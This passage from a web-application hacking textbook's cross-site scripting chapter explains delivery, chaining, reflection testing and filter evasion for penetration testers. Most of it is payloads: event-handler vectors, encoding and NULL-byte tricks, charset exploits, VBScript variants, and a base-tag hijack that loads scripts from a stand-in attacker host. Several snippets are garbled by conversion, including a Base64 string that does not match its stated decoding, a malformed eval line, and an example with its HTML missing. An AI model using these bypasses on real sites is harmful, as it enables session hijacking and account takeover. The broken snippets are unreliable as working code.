- Messages, status updates, comments, questions, and the like for other application users

- Anything that is recorded in application logs and displayed in-browser to administrators, such as URLs, usernames, HTTP `Referer`, `User-Agent`, and the like
- The contents of uploaded files that are shared between users

In these cases, the XSS payload is delivered simply by submitting it to the relevant page within the application and then waiting for victims to view the malicious data.

Out-of-band delivery applies in cases where the data that is the subject of the vulnerability is supplied to the application through some other channel. The application receives data via this channel and ultimately renders it within HTML pages that are generated within its main web interface. An example of this delivery mechanism is the attack already described against web mail applications. It involves sending malicious data to an SMTP server, which is eventually displayed to users within an HTML-formatted e-mail message.

### ***Chaining XSS and Other Attacks***

XSS flaws can sometimes be chained with other vulnerabilities to devastating effect. The authors encountered an application that had a stored XSS vulnerability within the user's display name. The only purpose for which this item was used was to show a personalized welcome message after the user logged in. The display name was never displayed to other application users, so initially there appeared to be no attack vector for users to cause problems by editing their own display name. Other things being equal, the vulnerability would be classified as very low risk.

However, a second vulnerability existed within the application. Defective access controls meant that any user could edit the display name of any other user. Again, on its own, this issue had minimal significance: Why would an attacker be interested in changing the display names of other users?

Chaining together these two low-risk vulnerabilities enabled an attacker to completely compromise the application. It was easy to automate an attack to inject a script into the display name of every application user. This script executed every time a user logged in to the application and transmitted the user's session token to a server owned by the attacker. Some of the application's users were administrators, who logged in frequently and who could create new users and modify the privileges of other users. An attacker simply had to wait for an administrator to log in, hijack the administrator's session, and then upgrade his own account to have administrative privileges. The two vulnerabilities together represented a critical risk to the application's security.

In a different example, data that was presented only to the user who submitted it could be updated via a cross-site request forgery attack (see Chapter 13). It also contained a stored XSS vulnerability. Again, each bug when considered

individually might be regarded as relatively low risk; however, when exploited together, they can have a critical impact.

#### COMMON MYTH

**“We’re not worried about that low-risk XSS bug. A user could exploit it only to attack himself.”**

**Even apparently low-risk vulnerabilities can, under the right circumstances, pave the way for a devastating attack. Taking a defense-in-depth approach to security entails removing every known vulnerability, however insignificant it may seem. The authors have even used XSS to place file browser dialogs or ActiveX controls into the page response, helping to break out of a kiosk-mode system bound to a target web application. Always assume that an attacker will be more imaginative than you in devising ways to exploit minor bugs!**

## Finding and Exploiting XSS Vulnerabilities

A basic approach to identifying XSS vulnerabilities is to use a standard proof-of-concept attack string such as the following:

```
"><script>alert(document.cookie)</script>
```

This string is submitted as every parameter to every page of the application, and responses are monitored for the appearance of this same string. If cases are found where the attack string appears unmodified within the response, the application is almost certainly vulnerable to XSS.

If your intention is simply to identify *some* instance of XSS within the application as quickly as possible to launch an attack against other application users, this basic approach is probably the most effective, because it can be easily automated and produces minimal false positives. However, if your objective is to perform a comprehensive test of the application to locate as many individual vulnerabilities as possible, the basic approach needs to be supplemented with more sophisticated techniques. There are several different ways in which XSS vulnerabilities may exist within an application that will not be identified via the basic approach to detection:

- Many applications implement rudimentary blacklist-based filters in an attempt to prevent XSS attacks. These filters typically look for expressions such as `<script>` within request parameters and take some defensive action such as removing or encoding the expression or blocking the request. These filters often block the attack strings commonly employed in the basic approach to detection. However, just because one common attack

string is being filtered, this does not mean that an exploitable vulnerability does not exist. As you will see, there are cases in which a working XSS exploit can be created without using `<script>` tags and even without using commonly filtered characters such as " < > and /.

- The anti-XSS filters implemented within many applications are defective and can be circumvented through various means. For example, suppose that an application strips any `<script>` tags from user input before it is processed. This means that the attack string used in the basic approach will not be returned in any of the application's responses. However, it may be that one or more of the following strings will bypass the filter and result in a successful XSS exploit:

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert (document.cookie)</ScRiPt>
"%3e%3cscript%3ealert (document.cookie)%3c/script%3e
"><scr<script>ipt>alert (document.cookie)</scr</script>ipt>
%00"><script>alert (document.cookie)</script>
```

### TRY IT!

```
http://mdsec.net/search/28/
http://mdsec.net/search/36/
http://mdsec.net/search/21/
```

Note that in some of these cases, the input string may be sanitized, decoded, or otherwise modified before being returned in the server's response, yet might still be sufficient for an XSS exploit. In this situation, no detection approach based on submitting a specific string and checking for its appearance in the server's response will in itself succeed in finding the vulnerability.

In exploits of DOM-based XSS vulnerabilities, the attack payload is not necessarily returned in the server's response but is retained in the browser DOM and accessed from there by client-side JavaScript. Again, in this situation, no approach based on submitting a specific string and checking for its appearance in the server's response will succeed in finding the vulnerability.

## Finding and Exploiting Reflected XSS Vulnerabilities

The most reliable approach to detecting reflected XSS vulnerabilities involves working systematically through all the entry points for user input that were identified during application mapping (see Chapter 4) and following these steps:

- Submit a benign alphabetical string in each entry point.
- Identify all locations where this string is reflected in the application's response.

- For each reflection, identify the syntactic context in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce arbitrary script into the response.
- If the reflected data is blocked or sanitized, preventing your script from executing, try to understand and circumvent the application's defensive filters.

### *Identifying Reflections of User Input*

The first stage in the testing process is to submit a benign string to each entry point and to identify every location in the response where the string is reflected.

#### **HACK STEPS**

1. Choose a unique arbitrary string that does not appear anywhere within the application and that contains only alphabetical characters and therefore is unlikely to be affected by any XSS-specific filters. For example:

`myxsstestdmqlwp`

Submit this string as every parameter to every page, targeting only one parameter at a time.

2. Monitor the application's responses for any appearance of this same string. Make a note of every parameter whose value is being copied into the application's response. These are not necessarily vulnerable, but each instance identified is a candidate for further investigation, as described in the next section.
3. Note that both `GET` and `POST` requests need to be tested. You should include every parameter within both the URL query string and the message body. Although a smaller range of delivery mechanisms exists for XSS vulnerabilities that can be triggered only by a `POST` request, exploitation is still possible, as previously described.
4. In any cases where XSS was found in a `POST` request, use the "change request method" option in Burp to determine whether the same attack could be performed as a `GET` request.
5. In addition to the standard request parameters, you should test every instance in which the application processes the contents of an HTTP request header. A common XSS vulnerability arises in error messages, where items such as the `Referer` and `User-Agent` headers are copied into the message's contents. These headers are valid vehicles for delivering a reflected XSS attack, because an attacker can use a Flash object to induce a victim to issue a request containing arbitrary HTTP headers.

### ***Testing Reflections to Introduce Script***

You must manually investigate each instance of reflected input that you have identified to verify whether it is actually exploitable. In each location where data is reflected in the response, you need to identify the syntactic context of that data. You must find a way to modify your input such that, when it is copied into the same location in the application's response, it results in execution of arbitrary script. Let's look at some examples.

#### **Example 1: A Tag Attribute Value**

Suppose that the returned page contains the following:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

One obvious way to craft an XSS exploit is to terminate the double quotation marks that enclose the attribute value, close the `<input>` tag, and then employ some means of introducing JavaScript, such as a `<script>` tag. For example:

```
"><script>alert(1)</script>
```

An alternative method in this situation, which may bypass certain input filters, is to remain within the `<input>` tag itself but inject an event handler containing JavaScript. For example:

```
" onfocus="alert(1)
```

#### **Example 2: A JavaScript String**

Suppose that the returned page contains the following:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ... </script>
```

Here, the input you control is being inserted directly into a quoted string within an existing script. To craft an exploit, you could terminate the single quotation marks around your string, terminate the statement with a semicolon, and then proceed directly to your desired JavaScript:

```
'; alert(1); var foo='
```

Note that because you have terminated a quoted string, to prevent errors from occurring within the JavaScript interpreter you must ensure that the script continues gracefully with valid syntax after your injected code. In this example, the variable `foo` is declared, and a second quoted string is opened. It will be terminated by the code that immediately follows your string. Another method that is often effective is to end your input with `//` to comment out the remainder of the line.



**Example 3: An Attribute Containing a URL**

Suppose that the returned page contains the following:

```
<a href="myxsstestdmqlwp">Click here ...</a>
```

Here, the string you control is being inserted into the `href` attribute of an `<a>` tag. In this context, and in many others in which attributes may contain URLs, you can use the `javascript:` protocol to introduce script directly within the URL attribute:

```
javascript:alert(1);
```

Because your input is being reflected within a tag attribute, you can also inject an event handler, as already described.

For an attack that works against all current browsers, you can use an invalid image name together with an `onclick` event handler:

```
#"onclick="javascript:alert(1)
```

**TIP** As with other attacks, be sure to URL-encode any special characters that have significance within the request, including `&` `=` `+` `;` and space.

**HACK STEPS**

Do the following for each reflected input identified in the previous steps:

1. Review the HTML source to identify the location(s) where your unique string is being reflected.
2. If the string appears more than once, each occurrence needs to be treated as a separate potential vulnerability and investigated individually.
3. Determine, from the location within the HTML of the user-controllable string, how you need to modify it to cause execution of arbitrary script. Typically, numerous different methods will be potential vehicles for an attack, as described later in this chapter.
4. Test your exploit by submitting it to the application. If your crafted string is still returned unmodified, the application is vulnerable. Double-check that your syntax is correct by using a proof-of-concept script to display an alert dialog, and confirm that this actually appears in your browser when the response is rendered.

**Probing Defensive Filters**

Very often, you will discover that the server modifies your initial attempted exploits in some way, so they do not succeed in executing your injected script.


If this happens, do not give up! Your next task is to determine what server-side processing is occurring that is affecting your input. There are three broad possibilities:

- The application (or a web application firewall protecting the application) has identified an attack signature and has blocked your input.
- The application has accepted your input but has performed some kind of sanitization or encoding on the attack string.
- The application has truncated your attack string to a fixed maximum length.

We will look at each scenario in turn and discuss various ways in which the obstacles presented by the application's processing can be bypassed.

### ***Beating Signature-Based Filters***

In the first type of filter, the application typically responds to your attack string with an entirely different response than it did for the harmless string. For example, it might respond with an error message, possibly even stating that a possible XSS attack was detected, as shown in Figure 12-8.



**Figure 12-8:** An error message generated by ASP.NET's anti-XSS filters

If this occurs, the next step is to determine what characters or expressions within your input are triggering the filter. An effective approach is to remove different parts of your string in turn and see whether the input is still being blocked. Typically, this process establishes fairly quickly that a specific expression such as `<script>` is causing the request to be blocked. You then need to test the filter to establish whether any bypasses exist.

There are so many different ways to introduce script code into HTML pages that signature-based filters normally can be bypassed. You can find an alternative

means of introducing script, or you can use slightly malformed syntax that browsers tolerate. This section examines the numerous different methods of executing scripts. Then it describes a wide range of techniques that can be used to bypass common filters.

### Ways of Introducing Script Code

You can introduce script code into an HTML page in four broad ways. We will examine these in turn, and give some unusual examples of each that may succeed in bypassing signature-based input filters.

**NOTE** Browser support for different HTML and scripting syntax varies widely. The behavior of individual browsers often changes with each new version. Any “definitive” guide to individual browsers’ behavior is therefore liable to quickly become out of date. However, from a security perspective, applications need to behave in a robust way for all current and recent versions of popular browsers. If an XSS attack can be delivered using only one specific browser that is used by only a small percentage of users, this still constitutes a vulnerability that should be fixed. All the examples given in this chapter work on at least one major browser at the time of writing.

For reference purposes, this chapter was written in March 2011, and the attacks described all work on at least one of the following:

- Internet Explorer version 8.0.7600.16385
- Firefox version 3.6.15

### Script Tags

Beyond directly using a `<script>` tag, there are various ways in which you can use somewhat convoluted syntax to wrap the use of the tag, defeating some filters:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==">
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==">
Click here</a>
```

The Base64-encoded string in the preceding examples is:

```
<script>alert(1)</script>
```

### Event Handlers

Numerous event handlers can be used with various tags to cause a script to execute. The following are some little-known examples that execute script without requiring any user interaction:

```
<xml onreadystatechange=alert(1)>
<style onreadystatechange=alert(1)>
<iframe onreadystatechange=alert(1)>
```

```
<object onerror=alert(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object>
<img type=image src=valid.gif onreadystatechange=alert(1)>
<input type=image src=valid.gif onreadystatechange=alert(1)>
<isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>
<bgsound onpropertychange=alert(1)>
<body onbeforeactivate=alert(1)>
<body onactivate=alert(1)>
<body onfocusin=alert(1)>
```

HTML5 provides a wealth of new vectors using event handlers. These include the use of the `autofocus` attribute to automatically trigger events that previously required user interaction:

```
<input autofocus onfocus=alert(1)>
<input onblur=alert(1) autofocus><input autofocus>
<body onscroll=alert(1)><br><br>...<br><input autofocus>
```

It allows event handlers in closing tags:

```
</a onmousemove=alert(1)>
```

Finally, HTML5 introduces new tags with event handlers:

```
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
```

### ***Script Pseudo-Protocols***

Script pseudo-protocols can be used in various locations to execute inline script within an attribute that expects a URL. Here are some examples:

```
<object data=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
```

Although the `javascript` pseudo-protocol is most commonly given as an example of this technique, you can also use the `vbs` protocol on Internet Explorer browsers, as described later in this chapter.

As with event handlers, HTML5 provides some new ways of using script pseudo-protocols in XSS attacks:

```
<form id=test /><button form=test formaction=javascript:alert(1)>
<event-source src=javascript:alert(1)>
```

The new `event-source` tag is of particular interest when targeting input filters. Unlike any pre-HTML5 tags, its name includes a hyphen, so using this tag may bypass legacy regex-based filters that assume tag names can contain only letters.

### ***Dynamically Evaluated Styles***

Some browsers support the use of JavaScript within dynamically evaluated CSS styles. The following example works on IE7 and earlier, and also on later versions when running in compatibility mode:

```
<x style=x:expression(alert(1))>
```

Later versions of IE removed support for the preceding syntax, on the basis that its only usage in practice was in XSS attacks. However, on later versions of IE, the following can be used to the same effect:

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

The Firefox browser used to allow CSS-based attacks via the `moz-binding` property, but restrictions made to this feature mean that it is now less useful in most XSS scenarios.

### **Bypassing Filters: HTML**

The preceding sections described numerous ways in which script code can be executed from within an HTML page. In many cases, you may find that signature-based filters can be defeated simply by switching to a different, lesser-known method of executing script. If this fails, you need to look at ways of obfuscating your attack. Typically you can do this by introducing unexpected variations in your syntax that the filter accepts and that the browser tolerates when the input is returned. This section examines the ways in which HTML syntax can be obfuscated to defeat common filters. The following section applies the same principles to JavaScript and VBScript syntax.

Signature-based filters designed to block XSS attacks normally employ regular expressions or other techniques to identify key HTML components, such as tag brackets, tag names, attribute names, and attribute values. For example, a filter may seek to block input containing HTML that uses specific tag or attribute names known to allow the introduction of script, or it may try to block attribute values starting with a script pseudo-protocol. Many of these filters can be bypassed by placing unusual characters at key points within the HTML in a way that one or more browsers tolerate.

To see this technique in action, consider the following simple exploit:

```
<img onerror=alert(1) src=a>
```

You can modify this syntax in numerous ways and still have your code execute on at least one browser. We will examine each of these in turn. In practice, you may need to combine several of these techniques in a single exploit to bypass more sophisticated input filters.

### **The Tag Name**

Starting with the opening tag name, the most simple and naïve filters can be bypassed simply by varying the case of the characters used:

```
<iMg onerror=alert(1) src=a>
```

Going further, you can insert NULL bytes at any position:

```
<[%00]img onerror=alert(1) src=a>  
<i[%00]mg onerror=alert(1) src=a>
```

(In these examples, [%XX] indicates the literal character with the hexadecimal ASCII code of XX. When submitting your attack to the application, generally you would use the URL-encoded form of the character. When reviewing the application's response, you need to look for the literal decoded character being reflected.)

**TIP** The NULL byte trick works on Internet Explorer anywhere within the HTML page. Liberal use of NULL bytes in XSS attacks often provides a quick way to bypass signature-based filters that are unaware of IE's behavior.

Using NULL bytes has historically proven effective against web application firewalls (WAFs) configured to block requests containing known attack strings. Because WAFs typically are written in native code for performance reasons, a NULL byte terminates the string in which it appears. This prevents the WAF from seeing the malicious payload that comes after the NULL (see Chapter 16 for more details).

Going further within tag names, if you modify the example slightly, you can use arbitrary tag names to introduce event handlers, thereby bypassing filters that merely block specific named tags:

```
<x onclick=alert(1) src=a>Click here</x>
```

In some situations, you may be able to introduce new tags with various names but not find any means of using these to directly execute code. In these situations, you may be able to deliver an attack using a technique known as “base tag hijacking.” The <base> tag is used to specify a URL that the browser should use to resolve any relative URLs that appear subsequently within the page. If you can introduce a new <base> tag, and the page performs any <script> includes after your reflection point using relative URLs, you can specify a base URL to a server that you control. When the browser loads the scripts specified in the remainder of the HTML page, they are loaded from the server you specified, yet they are still executed in the context of the page that has invoked them. For example:

```
<base href="http://mdattacker.net/badscripts/">  
...  
<script src="goodscript.js"></script>
```

According to specifications, `<base>` tags should appear within the `<head>` section of the HTML page. However, some browsers, including Firefox, accept `<base>` tags appearing anywhere in the page, considerably widening the scope of this attack.

### ***Space Following the Tag Name***

Several characters can replace the space between the tag name and the first attribute name:

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img/"onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

Note that even where an attack does not require any tag attributes, you should always try adding some superfluous content after the tag name, because this bypasses some simple filters:

```
<script/anyjunk>alert(1)</script>
```

### ***Attribute Names***

Within the attribute name, you can use the same NULL byte trick described earlier. This bypasses many simple filters that try to block event handlers by blocking attribute names starting with `on`:

```
<img o[%00]nerror=alert(1) src=a>
```

### ***Attribute Delimiters***

In the original example, attribute values were not delimited, requiring some whitespace after the attribute value to indicate that it has ended before another attribute can be introduced. Attributes can optionally be delimited with double or single quotes or, on IE, with backticks:

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=`alert(1)`src=a>
```

Switching around the attributes in the preceding example provides a further way to bypass some filters that check for attribute names starting with `on`. If the filter is unaware that backticks work as attribute delimiters, it treats the following example as containing a single attribute, whose name is not that of an event handler:

```
<img src=`a`onerror=alert(1)>
```

By combining quote-delimited attributes with unexpected characters following the tag name, attacks can be devised that do not use any whitespace, thereby bypassing some simple filters:

```
<img/onerror="alert(1)"src=a>
```

### TRY IT!

```
http://mdsec.net/search/69/  
http://mdsec.net/search/72/  
http://mdsec.net/search/75/
```

### Attribute Values

Within attribute values themselves, you can use the NULL byte trick, and you also can HTML-encode characters within the value:

```
<img onerror=a[%00]lert(1) src=a>  
<img onerror=a&#x6c;ert(1) src=a>
```

Because the browser HTML-decodes the attribute value before processing it further, you can use HTML encoding to obfuscate your use of script code, thereby evading many filters. For example, the following attack bypasses many filters seeking to block use of the JavaScript pseudo-protocol handler:

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

When using HTML encoding, it is worth noting that browsers tolerate various deviations from the specifications, in ways that even filters that are aware of HTML encoding issues may overlook. You can use both decimal and hexadecimal format, add superfluous leading zeros, and omit the trailing semicolon. The following examples all work on at least one browser:

```
<img onerror=a&#x06c;ert(1) src=a>  
<img onerror=a&#x006c;ert(1) src=a>  
<img onerror=a&#x0006c;ert(1) src=a>  
<img onerror=a&#108;ert(1) src=a>  
<img onerror=a&#0108;ert(1) src=a>  
<img onerror=a&#108ert(1) src=a>  
<img onerror=a&#0108ert(1) src=a>
```

### Tag Brackets

In some situations, by exploiting quirky application or browser behavior, it is possible to use invalid tag brackets and still cause the browser to process the tag in the way the attack requires.



Some applications perform a superfluous URL decode of input after their input filters have been applied, so the following input appearing in a request:

```
%253cimg%20onerror=alert(1)%20src=a%253e
```

is URL-decoded by the application server and passed to the application as:

```
%3cimg onerror=alert(1) src=a%3e
```

which does not contain any tag brackets and therefore is not blocked by the input filter. However, the application then performs a second URL decode, so the input becomes:

```
<img onerror=alert(1) src=a>
```

which is echoed to the user, causing the attack to execute.

As described in Chapter 2, something similar can happen when an application framework “translates” unusual Unicode characters into their nearest ASCII equivalents based on the similarity of their glyphs or phonetics. For example, the following input uses Unicode double-angle quotation marks (%u00AB and %u00BB) instead of tag brackets:

```
«img onerror=alert(1) src=a»
```

The application’s input filters may allow this input because it does not contain any problematic HTML. However, if the application framework translates the quotation marks into tag characters at the point where the input is inserted into a response, the attack succeeds. Numerous applications have been found vulnerable to this kind of attack, which developers may be forgiven for overlooking.

Some input filters identify HTML tags by simply matching opening and closing angle brackets, extracting the contents, and comparing this to a blacklist of tag names. In this situation, you may be able to bypass the filter by using superfluous brackets, which the browser tolerates:

```
<<script>alert(1);//<</script>
```

In some cases, unexpected behavior in browsers’ HTML parsers can be leveraged to deliver an attack that bypasses an application’s input filters. For example, the following HTML, which uses ECMAScript for XML (E4X) syntax, does not contain a valid opening script tag but nevertheless executes the enclosed script on current versions of Firefox:

```
<script{alert(1)}/></script>
```

**TIP** In several of the filter bypasses described, the attack results in HTML that is malformed but is nevertheless tolerated by the client browser. Because numerous quite legitimate websites contain HTML that does not strictly comply to the standards, browsers accept HTML that is deviant in all kinds of ways. They effectively fix the errors behind the scenes before the page is rendered. Often, when you are trying to fine-tune an attack in an unusual situation, it can be helpful to view the virtual HTML that the browser constructs out of the server's actual response. In Firefox, you can use the WebDeveloper tool, which contains a View Generated Source function that performs precisely this task.

### Character Sets

In some situations, you can employ a powerful means of bypassing many types of filters by causing the application to accept a nonstandard encoding of your attack payload. The following examples show some representations of the string `<script>alert(document.cookie)</script>` in alternative character sets:

#### UTF-7

```
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
```

#### US-ASCII

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; %script%alert(do
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)%/
73 63 72 69 70 74 BE ; script%
```

#### UTF-16

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; Ÿþ<.s.c.r.i.p.t.
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.
2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

These encoded strings will bypass many common anti-XSS filters. The challenge of delivering a successful attack is to make the browser interpret the response using the character set required. If you control either the HTTP `Content-Type` header or its corresponding HTML metatag, you may be able to use a nonstandard character set to bypass the application's filters and cause the browser to interpret your payload in the way you require. In some applications, a `charset` parameter is actually submitted in certain requests, enabling you to directly set the character set used in the application's response.

If the application by default uses a multibyte character set, such as Shift-JIS, this may enable you to bypass certain input filters by submitting characters that have special significance in the character set being used. For example, suppose two pieces of user input are returned in the application's response:

```
 ... [input2]
```

For `input1`, the application blocks input containing quotation marks to prevent an attacker from terminating the quoted attribute. For `input2`, the application blocks input containing angle brackets to prevent an attacker from using any HTML tags. This appears to be robust, but an attacker may be able to deliver an exploit using the following two inputs:

```
input1: [%f0]
input2: "onload=alert(1);
```

In the Shift-JIS character set, various raw byte values, including `0xf0`, are used to signal a 2-byte character that is composed of that byte and the following byte. Hence, when the browser processes `input1`, the quotation mark following the `0xf0` byte is interpreted as part of a 2-byte character and therefore does not delimit the attribute value. The HTML parser continues until it reaches the quotation mark supplied in `input2`, which terminates the attribute, allowing the attacker's supplied event handler to be interpreted as an additional tag attribute:

```
 ... "onload=alert(1);
```

When exploits of this kind were identified in the widely used multibyte character set UTF-8, browser vendors responded with a fix that prevented the attack from succeeding. However, currently the same attack still works on some browsers against several other lesser-used multibyte character sets, including Shift-JIS, EUC-JP, and BIG5.

### **Bypassing Filters: Script Code**

In some situations, you will find a way to manipulate reflected input to introduce a script context into the application's response. However, various other obstacles may prevent you from executing the code you need to deliver an actual attack. The kind of filters you may encounter here typically seek to block the use of certain JavaScript keywords and other expressions. They may also block useful characters such as quotes, brackets, and dots.

As with the obfuscation of attacks using HTML, you can use numerous techniques to modify your desired script code to bypass common input filters.

### **Using JavaScript Escaping**

JavaScript allows various kinds of character escaping, which you can use to avoid including required expressions in their literal form.

Unicode escapes can be used to represent characters within JavaScript keywords, allowing you to bypass many kinds of filters:

```
<script>a\u006c(1);</script>
```

If you can make use of the `eval` command, possibly by using the preceding technique to escape some of its characters, you can execute other commands by passing them to the `eval` command in string form. This allows you to

use various string manipulation techniques to hide the command you are executing.

Within JavaScript strings, you can use Unicode escapes, hexadecimal escapes, and octal escapes:

```
<script>eval('a\u006crt(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

Furthermore, superfluous escape characters within strings are ignored:

```
<script>eval('a\\ert\\(1\\)');</script>
```

### ***Dynamically Constructing Strings***

You can use other techniques to dynamically construct strings to use in your attacks:

```
<script>eval('al'+ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>
<script>eval(atob('amF2YXNjcmlwdDphbGVydCgxKQ'))</script>
```

The final example, which works on Firefox, allows you to decode a Base64-encoded command before passing it to `eval`.

### ***Alternatives to eval***

If direct calls to the `eval` command are not possible, you have other ways to execute commands in string form:

```
<script>'alert(1)'.replace(/./,eval)</script>
<script>function::['alert'](1)</script>
```

### ***Alternatives to Dots***

If the dot character is being blocked, you can use other methods to perform dereferences:

```
<script>alert(document['cookie'])</script>
<script>with(document)alert(cookie)</script>
```

### ***Combining Multiple Techniques***

The techniques described so far can often be used in combination to apply several layers of obfuscation to your attack. Furthermore, in cases where JavaScript is being used within an HTML tag attribute (via an event handler, scripting pseudo-protocol, or dynamically evaluated style), you can combine these techniques with HTML encoding. The browser HTML-decodes the tag attribute value before the JavaScript it contains is interpreted. In the following example, the “e” character in “alert” has been escaped using Unicode escaping, and the backslash used in the Unicode escape has been HTML-encoded:

```
<img onerror=eval('al&#x5c;u0065rt(1)') src=a>
```

Of course, any of the other characters within the `onerror` attribute value could also be HTML-encoded to further hide the attack:

```
<img onerror=&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;a1&#x5c;u0065rt&#x28;1&#x29;&#x27;&#x29; src=a>
```

This technique enables you to bypass many filters on JavaScript code, because you can avoid using any JavaScript keywords or other syntax such as quotes, periods, and brackets.

### **Using VBScript**

Although common examples of XSS exploits typically focus on JavaScript, on Internet Explorer you also can use the VBScript language. It has different syntax and other properties that you may be able to leverage to bypass many input filters that were designed with only JavaScript in mind.

You can introduce VBScript code in various ways:

```
<script language=vbs>MsgBox 1</script>
<img onerror="vbs:MsgBox 1" src=a>
<img onerror=MsgBox+1 language=vbs src=a>
```

In all cases, you can use `vbscript` instead of `vbs` to specify the language. In the last example, note the use of `MsgBox+1` to avoid the use of whitespace, thereby avoiding the need for quotes around the attribute value. This works because `+1` effectively adds the number 1 to nothing, so the expression evaluates to 1, which is passed to the `MsgBox` function.

It is noteworthy that in VBScript, some functions can be called without brackets, as shown in the preceding examples. This may allow you to bypass some filters that assume that script code must employ brackets to access any functions.

Furthermore, unlike JavaScript, the VBScript language is not case-sensitive, so you can use upper and lowercase characters in all keywords and function names. This behavior is most useful when the application function you are attacking modifies the case of your input, such as by converting it to uppercase. Although this may have been done for reasons of functionality rather than security, it may frustrate XSS exploits using JavaScript code, which fails to execute when converted to uppercase. In contrast, exploits using VBScript still work:

```
<SCRIPT LANGUAGE=VBS>MSGBOX 1</SCRIPT>
<IMG ONERROR="VBS:MSGBOX 1" SRC=A>
```

### **Combining VBScript and JavaScript**

To add further layers of complexity to your attack, and circumvent some filters, you can call into VBScript from JavaScript, and vice versa:

```
<script>execScript("MsgBox 1","vbscript");</script>
<script language=vbs>execScript("alert(1)")</script>
```

You can even nest these calls and ping-pong between the languages as required:

```
<script>execScript('execScript  
"alert(1)","javascript","vbscript");</script>
```

As mentioned, VBScript is case-insensitive, allowing you to execute code in contexts where your input is converted to uppercase. If you really want to call JavaScript functions in these situations, you can use string manipulation functions within VBScript to construct a command with the required case and then execute this using JavaScript:

```
<SCRIPT LANGUAGE=VBS>EXECSCRIPT(LCASE("ALERT(1)")) </SCRIPT>  
<IMG ONERROR="VBS:EXECSCRIPT LCASE('ALERT(1)') " SRC=A>
```

### **Using Encoded Scripts**

On Internet Explorer, you can use Microsoft's custom script-encoding algorithm to hide the contents of scripts and potentially bypass some input filters:

```
<img onerror="VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@" src=a>  
<img language="JScript.Encode" onerror="#@~^CAAAAA=C^+.D`8#mgIAAA==^#~@"  
src=a>
```

This encoding was originally designed to prevent users from inspecting client-side scripts easily by viewing the source code for the HTML page. It has since been reverse-engineered, and numerous tools and websites will let you decode encoded scripts. You can encode your own scripts for use in attacks via Microsoft's command-line utility `srcenc` in older versions of Windows.

### **Beating Sanitization**

Of all the obstacles that you may encounter when attempting to exploit potential XSS conditions, sanitizing filters are probably the most common. Here, the application performs some kind of sanitization or encoding on your attack string that renders it harmless, preventing it from causing the execution of JavaScript.

The most prevalent manifestation of data sanitization occurs when the application HTML-encodes certain key characters that are necessary to deliver an attack (so `<` becomes `&lt;`; and `>` becomes `&gt;`). In other cases, the application may remove certain characters or expressions in an attempt to cleanse your input of malicious content.

When you encounter this defense, your first step is to determine precisely which characters and expressions are being sanitized, and whether it is still possible to carry out an attack without directly employing these characters and expressions. For example, if your data is being inserted directly into an existing script, you may not need to employ any HTML tag characters. Or, if the application is removing `<script>` tags from your input, you may be able

to use a different tag with a suitable event handler. Here, you should consider all the techniques already discussed for dealing with signature-based filters, including using layers of encoding, NULL bytes, nonstandard syntax, and obfuscated script code. By modifying your input in the various ways described, you may be able to devise an attack that does not contain any of the characters or expressions that the filter is sanitizing and therefore successfully bypass it.

If it appears impossible to perform an attack without using input that is being sanitized, you need to test the effectiveness of the sanitizing filter to establish whether any bypasses exist.

